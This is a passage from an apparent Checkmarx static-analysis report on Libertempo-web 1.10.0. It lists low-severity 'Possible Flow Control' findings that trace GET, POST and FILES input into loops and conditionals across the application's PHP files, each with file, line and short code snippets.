File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/raveren/kint/inc/kintVariableData.class.php
Method protected static function _detectEncoding(\$value)

```
....
58.                 $md5 = md5( $value );
```

Possible Flow Control

Query Path:

PHP\Cx\Php Low Visibility\Possible Flow Control Version:2

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

Description

Possible Flow Control\Path 1:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1538>
Status New

Possible flow control was found in line 1 in file /Libertempo-web-1.10.0/calendrier.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/calendrier.php	/Libertempo-web-1.10.0/calendrier.php
Line	54	78
Object	_GET	is

Code Snippet

File Name /Libertempo-web-1.10.0/calendrier.php
Method <?php

```
....  
54.      $jourDemande = new \DateTimeImmutable($_GET['jour']);  
....  
78.  if ($jourDemande instanceof \DateTimeInterface) {
```

Possible Flow Control\Path 2:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1539
Status	New

Possible flow control was found in line 86 in file /Libertempo-web-1.10.0/library/authLDAP.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/library/authLDAP.php
Line	49	144
Object	_POST	ldap_bind

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
....  
49.  $session_password = isset($_POST['session_password']) ?  
$_POST['session_password'] : '';
```

File Name /Libertempo-web-1.10.0/library/authLDAP.php
Method function ldap_query()

```
....  
144.      if (@ldap_bind($ds,$dn,$this->user_password))
```

Possible Flow Control\Path 3:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1540
Status	New

Possible flow control was found in line 155 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	160
Object	_POST	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....  
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :  
            (isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/Fonctions.php
Method public static function traite_all_demande_en_cours(\$tab_bt_radio,
\$tab_text_refus)

```
....  
160.     while($elem_tableau = each($tab_bt_radio)) {
```

Possible Flow Control\Path 4:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1541
Status	New

Possible flow control was found in line 155 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	160

Object	_GET	AssignExpr
--------	------	------------

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function traite_all_demande_en_cours(\$tab_bt_radio, \$tab_text_refus)

```
....
160.      while($elem_tableau = each($tab_bt_radio)) {
```

Possible Flow Control\Path 5:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1542>

Status New

Possible flow control was found in line 550 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	558
Object	_POST	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function annule_conges(\$user_login, \$tab_checkbox_annule, \$tab_text_annul)

```
.....
558.          while($elem_tableau = each($tab_checkbox_annule)) {
```

Possible Flow Control\Path 6:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1543
Status	New

Possible flow control was found in line 550 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	558
Object	_GET	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
.....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/hr/Fonctions.php
Method public static function annule_conges(\$user_login, \$tab_checkbox_annule, \$tab_text_annul)

```
.....
558.          while($elem_tableau = each($tab_checkbox_annule)) {
```

Possible Flow Control\Path 7:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1544
Status	New

Possible flow control was found in line 1273 in file /Libertempo-web-1.10.0/responsable/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

Source	Destination
--------	-------------

File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/Fonctions.php
Line	1402	1281
Object	_POST	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
Method public static function annule_conges(\$user_login, \$tab_checkbox_annule, \$tab_text_annul)

```
....
1281.     while($elem_tableau = each($tab_checkbox_annule)) {
```

Possible Flow Control\Path 8:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1545
Status	New

Possible flow control was found in line 1273 in file /Libertempo-web-1.10.0/responsable/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/Fonctions.php
Line	1402	1281
Object	_GET	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/responsable/Fonctions.php

Method public static function annule_conges(\$user_login, \$tab_checkbox_annule, \$tab_text_annul)

```
....
1281.          while($elem_tableau = each($tab_checkbox_annule)) {
```

Possible Flow Control\Path 9:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1546>

Status New

Possible flow control was found in line 466 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	474
Object	_POST	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
....
1402.          $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function traite_demandes(\$user_login, \$tab_radio_traite_demande, \$tab_text_refus)

```
....
474.          while($elem_tableau = each($tab_radio_traite_demande)) {
```

Possible Flow Control\Path 10:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1547>

Status New

Possible flow control was found in line 466 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	474
Object	_GET	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function traite_demandes(\$user_login, \$tab_radio_traite_demande, \$tab_text_refus)

```
....
474.     while($elem_tableau = each($tab_radio_traite_demande)) {
```

Possible Flow Control\Path 11:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1548>

Status New

Possible flow control was found in line 1188 in file /Libertempo-web-1.10.0/responsable/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/Fonctions.php
Line	1402	1196
Object	_POST	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
 Method public static function traite_demandes(\$user_login, \$tab_radio_traite_demande, \$tab_text_refus)

```
....
1196.          while($elem_tableau = each($tab_radio_traite_demande)) {
```

Possible Flow Control\Path 12:

Severity Low
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1549>
 Status New

Possible flow control was found in line 1188 in file /Libertempo-web-1.10.0/responsable/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/Fonctions.php
Line	1402	1196
Object	_GET	AssignExpr

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
 Method function getpost_variable(\$variable, \$default="")

```
....
1402.          $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/responsable/Fonctions.php
 Method public static function traite_demandes(\$user_login, \$tab_radio_traite_demande, \$tab_text_refus)

```
....
1196.          while($elem_tableau = each($tab_radio_traite_demande)) {
```

Possible Flow Control\Path 13:

Severity Low
 Result State To Verify
 Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1550>
 Status New

Possible flow control was found in line 1779 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	1854
Object	_POST	checkdate

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/Fonctions.php
Method public static function affiche_calendrier_saisie_jours_chomes(\$year, \$mois, \$tab_year)

```
....
1854.      for($i=36-$first_jour_mois_rang+1; checkdate($mois, $i,
$year); $i++) {
```

Possible Flow Control\Path 14:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1551>
Status New

Possible flow control was found in line 1779 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	1854
Object	_GET	checkdate

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function affiche_calendrier_saisie_jours_chomes(\$year, \$mois, \$tab_year)

```
....
1854.      for($i=36-$first_jour_mois_rang+1; checkdate($mois, $i,
$year); $i++) {
```

Possible Flow Control\Path 15:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1552>

Status New

Possible flow control was found in line 2423 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	2552
Object	_POST	checkdate

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function getpost_variable(\$variable, \$default="")

```
....
1402.      $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/hr/Fonctions.php

Method public static function affiche_calendrier_fermeture_mois(\$year, \$mois, \$tab_year)

```
....
2552.      for($i=36-$first_jour_mois_rang+1; checkdate($mois, $i,
$year); $i++) {
```

Possible Flow Control\Path 16:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1553
Status	New

Possible flow control was found in line 2423 in file /Libertempo-web-1.10.0/hr/Fonctions.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/Fonctions.php
Line	1402	2552
Object	_GET	checkdate

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```



File Name /Libertempo-web-1.10.0/hr/Fonctions.php
Method public static function affiche_calendrier_fermeture_mois(\$year, \$mois, \$tab_year)

```
....
2552.     for($i=36-$first_jour_mois_rang+1; checkdate($mois, $i,
$year); $i++) {
```

Possible Flow Control\Path 17:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1554
Status	New

Possible flow control was found in line 90 in file /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/UploadedFile.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/UploadedFile.php
Line	180	96

Object	_FILES	is
--------	--------	----

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Method public static function fromGlobals()

```
....
180.         ->withUploadedFiles(self::normalizeFiles($_FILES));
```



File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/UploadedFile.php
Method private function setStreamOrFile(\$streamOrFile)

```
....
96.         } elseif ($streamOrFile instanceof StreamInterface) {
```

Possible Flow Control\Path 18:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1555
Status	New

Possible flow control was found in line 85 in file /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Line	180	90
Object	_FILES	is

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Method public static function fromGlobals()

```
....
180.         ->withUploadedFiles(self::normalizeFiles($_FILES));
```



File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/ServerRequest.php
Method public static function normalizeFiles(array \$files)

```
....
90.         if ($value instanceof UploadedFileInterface) {
```

Possible Flow Control\Path 19:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1556
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	30	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php
Method public function getForm(\$id = NIL_INT)

```
....
30.         if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
90.         if(key_exists('checkbox_group_resps', $post)){
```

Possible Flow Control\Path 20:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1557
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/He	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Ges

	ure/Additionnelle.php	tion.php
Line	259	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Additionnelle.php
Method public function getListe()

```
....
259.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
90.             if(key_exists('checkbox_group_resps', $post)){
```

Possible Flow Control\Path 21:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1558
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Repos.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	30	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employe/Heure/Repos.php
Method public function getForm(\$id = NIL_INT)

```
....
30.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php

Method protected function FormData2Array(array \$post)

```
....  
90.         if (key_exists('checkbox_group_resps', $post)) {
```

Possible Flow Control\Path 22:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1559>

Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	257	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php

Method public function getListe()

```
....  
257.         if (0 >= (int) $this->postHtmlCommon($_POST,  
$errorsLst, $notice)) {
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php

Method protected function FormData2Array(array \$post)

```
....  
90.         if (key_exists('checkbox_group_resps', $post)) {
```

Possible Flow Control\Path 23:

Severity Low

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1560>

Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	452	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getFormListGroupe(\$message = "")

```
....
452.             if(0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst)){
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
90.             if(key_exists('checkbox_group_resps', $post)){
```

Possible Flow Control\Path 24:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1561
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	541	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getForm(\$idGroupe = NIL_INT)

```
....
541.             if(0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst)){
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
90.         if(key_exists('checkbox_group_resps', $post)){
```

Possible Flow Control\Path 25:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1562>
Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	552	90
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getForm(\$idGroupe = NIL_INT)

```
....
552.         $data = $this->FormData2Array($_POST);
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
90.         if(key_exists('checkbox_group_resps', $post)){
```

Possible Flow Control\Path 26:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1563>
Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	30	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php
Method public function getForm(\$id = NIL_INT)

```
....
30.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
84.             if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 27:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1564
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	259	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Additionnelle.php
Method public function getListe()

```
.....
259.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
.....
84.             if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 28:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1565
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	30	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php
Method public function getForm(\$id = NIL_INT)

```
.....
30.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
.....
84.             if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 29:

Severity	Low
Result State	To Verify

Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1566
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	257	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Employee/Heure/Repos.php
Method public function getListe()

```
....
257.             if (0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst, $notice)) {
```



File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
84.             if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 30:

Severity	Low
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1567
Status	New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	452	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method public function getFormListGroupe(\$message = "")

```
....
452.             if(0 >= (int) $this->postHtmlCommon($_POST,
$errorsLst)){
```

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Method protected function FormData2Array(array \$post)

```
....
84.             if(key_exists('checkbox_group_users', $post)){
```

Possible Flow Control\Path 31:

Severity Low
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1568>
Status New

Possible flow control was found in line 68 in file /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php. This may be used by an attacker to control program's flow and have unexpected behavior.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
Line	541	84
Object	_POST	key_exists

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Gestion.php
